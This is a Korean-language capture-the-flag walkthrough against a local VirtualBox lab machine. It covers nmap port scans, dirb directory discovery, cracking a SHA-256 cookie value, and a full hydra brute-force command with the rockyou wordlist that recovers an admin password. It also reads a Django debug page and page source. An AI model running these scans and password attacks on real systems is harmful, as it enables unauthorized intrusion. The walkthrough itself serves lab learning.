
1. 아이피 확인 및 포트 스캐닝

nmap 192.168.56.0/24

대상자의 아이피가 192.168.56.10 인 것을 확인하였다.




```
┌──(root㉿kali)-[~]
└─# nmap -n 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-14 17:16 KST
Nmap scan report for 192.168.56.1
Host is up (0.00046s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 0A:00:27:00:00:08 (Unknown)

Nmap scan report for 192.168.56.10
Host is up (0.00082s latency).
Not shown: 982 filtered tcp ports (no-response), 12 filtered tcp ports (admin-prohibited)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
8000/tcp open   http-alt
8080/tcp open   http-proxy
9090/tcp closed zeus-admin
MAC Address: 08:00:27:E9:4F:C5 (Oracle VirtualBox virtual NIC)
```

nmap -A -p- -sS -sC -sV 192.168.56.10

21번, 22번, 80번, 7979번, 8000번, 8080번 포트 총 6개가 확인된다.

ftp는 anonymous가 허용된다고 한다.




```
Host is up (0.00085s latency).
Not shown: 65376 filtered tcp ports (no-response), 152 filtered tcp ports (admin-prohibited)
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.56.106
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh        OpenSSH 8.7 (protocol 2.0)
| ssh-hostkey:
|   256 88:ee:1e:60:6d:e5:64:12:75:58:50:2e:91:c7:ef:83 (ECDSA)
|_  256 93:2f:e0:16:67:f2:96:20:c1:ed:72:a2:ce:8d:02:cc (ED25519)
80/tcp   open  http       nginx 1.20.1
|_http-title: 502 Bad Gateway
|_http-server-header: nginx/1.20.1
7979/tcp open  http       Apache httpd 2.4.62 ((Rocky Linux))
| http-methods:
|_  Potentially risky methods: TRACE
```

5. 8000번 포트


5-1. hanselandgretel

이제 8000 포트를 시도를 해보도록 한다.

drib 탐색 및 웹페이지 수동 탐색을 하면 아래 화면들을 만날 수 있다.




```
START_TIME: Mon Apr 14 06:03:13 2025
URL_BASE: http://192.168.56.10:8000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.10:8000/ ----

+ http://192.168.56.10:8000/login (CODE:301|SIZE:0)
+ http://192.168.56.10:8000/logout (CODE:301|SIZE:0)
+ http://192.168.56.10:8000/static (CODE:301|SIZE:0)

-----------------

END_TIME: Mon Apr 14 06:03:45 2025
DOWNLOADED: 4612 - FOUND: 3

┌──(root㉿kali-lgh)-[~]
└─# 
```




1) 첫번째 방법: 바로 확인하기

F12를 눌러 쿠키를 확인하면 secret에 암호화된 것 같은 단어들이 있다.



lame	Value
srftoken	2eKePrbmGDi4rhs7Fr64bxde0XRu4egf
ecret	047364b9be67f665eca384b8061d688b8642a8b47b3de35c22a012ed6fe69242

디코딩하면 alibaba가 나온다.


Enter up to 20 non-salted hashes, one per line:


047364b9be67f665eca384b8061d688b8642a8b47b3de35c22a012ed6fe69242

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
047364b9be67f665eca384b8061d688b8642a8b47b3de35c22a012ed6fe69242	sha256	alibaba

2) 두번째 방법: 로그인 후 힌트 보고 확인하기

hydra 192.168.56.10 http-form-post "/login/:username=^USER^&password=^PASS^:Login failed. Please try again." -l admin -P /usr/share/wordlists/rockyou.txt -s 8000


```
S^:Login failed. Please try again." -l admin -P /usr/share/wordlists/rockyou.
txt -s 8000
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-15 20:
49:48
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
 waiting)) from a previous session found, to prevent overwriting, ./hydra.res
tore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.56.10:8000/login/:username=^USER^&p
assword=^PASS^:Login failed. Please try again.
[STATUS] 1873.00 tries/min, 1873 tries in 00:01h, 14342526 to do in 127:38h,
16 active
[STATUS] 1788.00 tries/min, 5364 tries in 00:03h, 14339035 to do in 133:40h,
16 active
[8000][http-post-form] host: 192.168.56.10   login: admin   password: babycak
es1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-15 20:
54:58
```


Hydra로 id, password 획득 후 로그인하면 아래와 같은 화면이 나온다.



Hansel and Gretel

Wow, congratulations!
But there's no hint here...
We already left it behind somewhere else...

이미 힌트가 있었다고 한다.



Hansel and Gretel


Wow, congratulations!
But there's no hint here...
We already left it behind somewhere else...

Name	Value	Domain	Path	Expires / Max-Age	Size
csrftoken	2eKePrbmGDi4rhs7Fr64bxde0XRu4egf	192.168.56.10	/	Mon, 13 Apr 2026 10:44:15 GMT	41

위 이미지처럼 로그인한 후에는 쿠키가 보이지 않아 로그아웃하여 다시 돌아가서 쿠키를 확인 후 첫번째 방법과 동일한 절차 수행 후 alibaba라는 힌트를 얻는다.

3) 세번째 방법: dirb한 결과에서 확인하기

정보수집과정에서 dirb를 하면 static디렉토리를 발견할 수 있는데



Page not found (404)

Directory indexes are not allowed here.

Request Method: GET
Request URL: http://192.168.56.10:8000/static/
Raised by: django.views.static.serve

Using the URLconf defined in `myctf.urls`, Django tried these URL patterns, in this order:


```
1. login/ [name='login']
2. logout/ [name='logout']
3. api/access [name='access_api']
4. alibaba/
5.
6. ^static/(?P<path>.*)$
```

The current path, `static/`, matched the last one.


여기서 alibaba라는 디렉터리를 발견할 수 있다.

5-2. alibaba

http://192.168.56.10:8000/alibaba 접속




1) 첫번째 방법: 페이지 소스를 확인한다.



```
<script>
    function open_code() {
        fetch('/api/access')
            .then(response => response.json())
            .then(data => {
                console.log("token=" + data.token);
            })
            .catch(error => console.error("Error:", error));
    }
</script>
```

open_code( )라는 함수가 있는 것을 확인할 수 있다.

